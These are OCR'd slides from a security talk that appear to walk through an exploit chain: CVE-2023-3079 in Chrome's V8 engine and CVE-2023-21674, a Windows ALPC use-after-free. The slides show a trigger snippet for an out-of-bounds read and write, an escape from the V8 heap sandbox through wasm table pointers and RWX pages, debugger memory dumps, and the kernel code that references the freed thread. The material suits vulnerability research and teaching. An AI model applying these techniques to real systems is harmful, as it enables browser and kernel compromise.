
```
void AccessorAssembler::EmitFastElementsBoundsCheck( ... ) {
  ...
  GotoIf(is_jsarray_condition, &if_array);
  {
    var_length = SmiUntag(LoadFixedArrayBaseLength(elements));
    Goto(&length_loaded);
  }
  BIND(&if_array);
  {
    var_length = SmiUntag(LoadFastJSArrayLength(CAST(object)));
    Goto(&length_loaded);
  }
  ...
}
```

Use **capacity**
if object is not array

Use **length**
if object is array


CVE-2023-3079

- Hole can be leaked for JSStrictArgumentsObject


JSStrictArgument(PACKED_ELEMENT)
map1
properties
elements
-
map2
capacity(17)
value1
HOLE
HOLE
Index(1) < capacity(17) ➔ Take this element

CVE-2023-3079

```
let index = Number(b ? the.hole : -1);
index |= 0;
index += 1;
let arr1 = [1.1, 2.2, 3.3, 4.4];
let OOB_access = arr1.at(index*4);
```



- Trigger OOB R/W with HOLE
  - Another bug in range analysis of the JIT compiler
  - `Hole | Range(-1, -1)` ➔ `Range(-1, -1)`
  - Bound Check will be removed


- Out-Of-Bound Access is possible
  1. Leak information such as map, properties …
  2. Construct Fake Object
  3. Read/Write primitive in **V8 Heap sandbox**

CVE-2023-3079

- V8 Heap Sandbox
  - A mechanism by which a memory corruption in the sandbox cannot affect the memory areas outside the sandbox.
  - This property is achieved via
    - Compressed pointers
    - Encoded pointers for other area
  - How can we escape this?
    - **Exploiting raw pointers stored in the sandbox.**

CVE-2023-3079

- Escaping the V8 Sandbox



```
DebugPrint: 0x239d001a43ed: [WasmInstanceObject] in OldSpace
 - map: 0x239d001997a5 <Map[224](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x239d001a35d1 <Object map = 0x239d001a43c5>
 - elements: 0x239d00000219 <FixedArray[0]> [HOLEY_ELEMENTS]
 - module_object: 0x239d00042991 <Module map = 0x239d00199379>
 - exports_object: 0x239d00042af1 <Object map = 0x239d001a4661>
 - native_context: 0x239d00183c2d <NativeContext[282]>
 - tables: 0x239d00042a91 <FixedArray[1]>
 - indirect_function_tables: 0x239d00042a9d <FixedArray[1]
 - ...

0x239d00042a9d: [FixedArray]
 - map: 0x239d00000089 <Map(FIXED_ARRAY_TYPE)>
 - length: 1
           0: 0x239d00042ab9 <WasmIndirectFunctionTable>
0x239d00042ab9: [WasmIndirectFunctionTable]
 - map: 0x239d00001599 <Map[32](WASM_INDIRECT_FUNCTION_TABLE_TYPE)>
 - size: 2
 - sig_ids: 0x562ebe531150
 - targets: 0x562ebe531170
 - managed_native_allocations: 0x239d00042ad9 <Foreign>
 - refs: 0x239d00042aa9 <FixedArray[2]>
```

```
pwndbg> x/8gx 0x239d00042ab8
0x239d00042ab8:  0x0000000200001599      0x0000562ebe531150
0x239d00042ac8:  0x0000562ebe531170      <-- targets
0x239d00042ad8:  0x00008ba00000036d      0x0000000400000089
0x239d00042ae8:  0x00000000001a43ed      0x00000219001a4661
pwndbg> x/4gx 0x562ebe531170
0x562ebe531170: 0x00003bc1b5892000 0x00003bc1b5892005 <-- $f42, $f83
0x562ebe531180: 0x0000000000000020 0x0000000000000081
```

An object in the V8 sandbox

A raw pointer(`targets`) is stored in the V8 sandbox
➔ Can be overwritten by R/W Primitive


```
void WasmIndirectFunctionTable::Set(uint32_t index, int sig_id,
                                    Address call_target, Object ref) {
  sig_ids()[index] = sig_id;
  targets()[index] = call_target;
  refs().set(index, ref);
}
```

`index`, and `call_target` are attacker-controllable

➔ Arbitrary R/W with escaping V8 Sandbox


CVE-2023-3079

- Escaping the V8 Sandbox



```
DebugPrint: 0x418001a4fa1: [WasmInstanceObject] in OldSpace
 - ...
 - imported_function_targets: 0x041800042cd9 <ByteArray[8]>
 - ...
```

An object in the V8 sandbox



```
pwndbg> x/8gx 0x041800042cd8
0x41800042cd8:   0x000000100000095d      0x00003cef5608b700
0x41800042ce8:   0x0000000200000089      0x00000089001a5081
0x41800042cf8:   0x000000000000000a      0x0000000000000000
0x41800042d08:   0x001a5169001a50bd      0x00000006000000d9
pwndbg> vmmap 0x00003cef5608b700
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
      0x41b80c80000      0x52000000000 ---p 1047f380000      0 [anon_41b80c80]
►   0x3cef5608b000     0x3cef5608c000 rwxp     1000      0 [anon_3cef5608b] +0x7
```

RWX pointer in V8 Sandbox


Wasm functions are in RWX pages!

CVE-2023-21674

- Windows ALPC Use-After-Free Vulnerability
  - This vulnerability is used In-The-Wild


- Advanced Local Procedure Call (ALPC)
  - ALPC is used for communicate between processes.
  - Users can create (anonymous) port, send message, receive message even inside the chrome sandbox.

Now, We are HERE!



CVE-2023-21674


- Windows ALPC Use-After-Free Vulnerability
  - Improper handling for `ALPC_MSGFLG_SYNC_REQUEST`



ALPC_MSGFLG_SYNC_REQUEST
➔ Send&Receive should be done synchronously
➔ Send&Recieve should be done consecutively


CVE-2023-21674

- `ALPC_MSGFLG_SYNC_REQUEST`
  - `KALPC_MESSAGE->WaitingThread` has the thread address for replying


Thread1
Synchronously
Thread2
Asynchronously
AlpcpProcessSynchronousRequest
AlpcpSendMessage
message->WaithingThread = currentThread
AlpcpReceiveSynchronousReply
Receive Message
AlpcpSendMessage
message->WaithingThread = NULL


CVE-2023-21674

- `ALPC_MSGFLG_SYNC_REQUEST`
  - At the end, `KALPC_MESSAGE->WaitingThread` must not be the sender thread (`Thread1`)
    - NULL (if Thread2 is asynchronous), Address of Thread2 (if Thread2 is synchronous)


Thread1
Synchronously
Thread2
Asynchronously
AlpcpProcessSynchronousRequest
AlpcpSendMessage
message->WaithingThread = currentThread
AlpcpReceiveSynchronousReply
Receive Message
AlpcpSendMessage
message->WaithingThread = NULL

CVE-2023-21674

- `NtWaitForWorkViaWorkerFactory`
  - We can send message only without checking `ALPC_MSGFLG_SYNC_REQUEST`
  - `KALPC_MESSAGE->WaitingThread will be dangling pointer`


Thread1
NtWaitForWorkViaWorkerFactory
AlpcpSendMessage
message->WaithingThread = currentThread
Return
Terminate Thread1
message->WaithingThread = (freed)

CVE-2023-21674

- Exploitation
  - `KALPC_MESSAGE->WaitingThread` will be referenced several locations
    - Most of candidates requires kernel address information for exploitation


NtAlpcOpenSenderProcess

```
WaitingThread = alpc_message->WaitingThread;
if ( WaitingThread )
{
  if ( RtlCompareMemory(&WaitingThread->Cid, (char *)&Source2 + 8, 0x10ui64) != 16 )
  {
    AlpcpUnlockMessage((ULONG_PTR)v15);
    DerefObject(v14);
    v11 = -1073741813;
    goto LABEL_15;
  }
  Process = (_EPROCESS *)WaitingThread->Tcb.Process;
  ObfReferenceObjectWithTag(Process, 0x63706C41u);
  goto LABEL_13;
}
```

AlpcpGetEffectiveTokenMessage

```
// NtAlpcQueryInformationMessage --> AlpcpQueryTokenModifiedIdMessage -> AlpcpGetEffectiveTokenMessage
// Reference WaitingThread
waiting_thread = alpc_message->WaitingThread;
if ( !waiting_thread )
  return 0xC0000022i64;
// Do Something with WaitingThread
result = SeCreateClientSecurityEx(waiting_thread, (__int64)&owner_port->PortAttributes.SecurityQos,..);
```

CVE-2023-21674



